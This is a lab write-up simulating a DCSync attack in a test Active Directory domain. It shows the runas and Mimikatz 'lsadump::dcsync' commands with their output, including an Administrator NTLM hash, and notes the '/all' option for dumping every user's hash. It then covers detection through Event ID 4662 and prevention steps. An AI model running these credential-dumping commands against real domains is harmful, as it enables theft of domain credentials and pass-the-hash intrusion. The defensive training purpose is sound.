Project: DCSync Attack – Simulation, Detection & Prevention


Type: Lab Project
Tools Used: Mimikatz, Event Viewer, cmd.exe
Objective: Simulate a DCSync attack and explore ways to detect and prevent it in an Active Directory environment.

Overview:

DCSync is a **post-exploitation attack** where an attacker simulates the behavior of a Domain Controller (DC) to request replication of password data from another DC. This is done using **Directory Replication Service (DRS)** via **RPC calls**.

Attackers need an account with the following permissions:

- Replicating Directory Changes
- Replicating Directory Changes All



Group or user names:


- CREATOR OWNER
- SELF
- Authenticated Users
- SYSTEM
- Rocky Balboa (rocky@eagle.local)
- Enterprise Read-only Domain Controllers (EAGLE\Enterprise Re...

Permissions for Rocky Balboa	Allow	Deny
Replicating Directory Changes	☑	□
Replicating Directory Changes All	☑	□
Replicating Directory Changes In Filtered Set	□	□
Replication synchronization	□	□
Run Protect Admin Groups Task	□	□

For special permissions or advanced settings, click Advanced.

Attack Execution:

In this lab, the user account Rocky has replication privileges. The attack was carried out by launching a command shell (cmd.exe) as the Rocky user.



Command Prompt


```
C:\Users\bob\Downloads>runas /user:eagle\rocky cmd.exe
Enter the password for eagle\rocky:
Attempting to start cmd.exe as user "eagle\rocky" ...

C:\Users\bob\Downloads>
```

New prompt as Rocky

cmd.exe (running as eagle\rocky)

Using **Mimikatz**, the following command was run to replicate the credentials of the Administrator account:

Command: lsadump::dcsync /user:domain\Administrator



```
mimikatz # lsadump::dcsync /domain:eagle.local /user:Administrator
[DC] 'eagle.local' will be the domain
[DC] 'DC2.eagle.local' will be the DC server
[DC] 'Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 07/08/2022 12.24.13
Object Security ID   : S-1-5-21-1518138621-4282902758-752445584-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: fcdc65703dd2b0bd789977f1f3eeaecf
```

This retrieved the NTLM hash of the Administrator. We noted that appending /all would have dumped hashes of all domain users.

These hashes could be used for:


- Offline password cracking
- Pass-the-Hash (PtH) attacks

Detection:

DCSync triggers Event ID 4662, which logs when operations are performed on Active Directory objects.

Important indicators:

- The event will include GUIDs:
    - 1131f6aa-9c07-11d1-f79f-00c04fc2dcd2 (replication requests)
    - 1131f6ad-9c07-11d1-f79f-00c04fc2dcd2
- The actor should typically be a Domain Controller. If the event shows a non-DC account (e.g., Rocky), this is suspicious.



```
An operation was performed on an object.

Subject :
          Security ID:                EAGLE\rocky
          Account Name:               rocky
          Account Domain:             EAGLE
          Logon ID:                   0x1EB0C4C

Object:
          Object Server:              DS
          Object Type:                domainDNS
          Object Name:                DC=eagle,DC=local
          Handle ID:                  0x0

Operation:
          Operation Type:             Object Access
          Accesses:                   Control Access

          Access Mask:                0x100
          Properties:                 Control Access
                    {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}
          domainDNS


Additional Information:
          Parameter 1:                -
          Parameter 2:
```

Account name is not a Domain Controller

Prevention:

- **RPC Firewall**: Configure it to **only allow legitimate DCs** to perform replication via RPC. This limits the ability of attacker-controlled accounts to make replication requests.

- **Least Privilege Principle**: Avoid assigning replication rights to unnecessary accounts.
- **Monitoring**: Alert on Event ID 4662 where the actor is not a known DC.
- **Audit Replication Rights**: Periodically review who has replication-related permissions.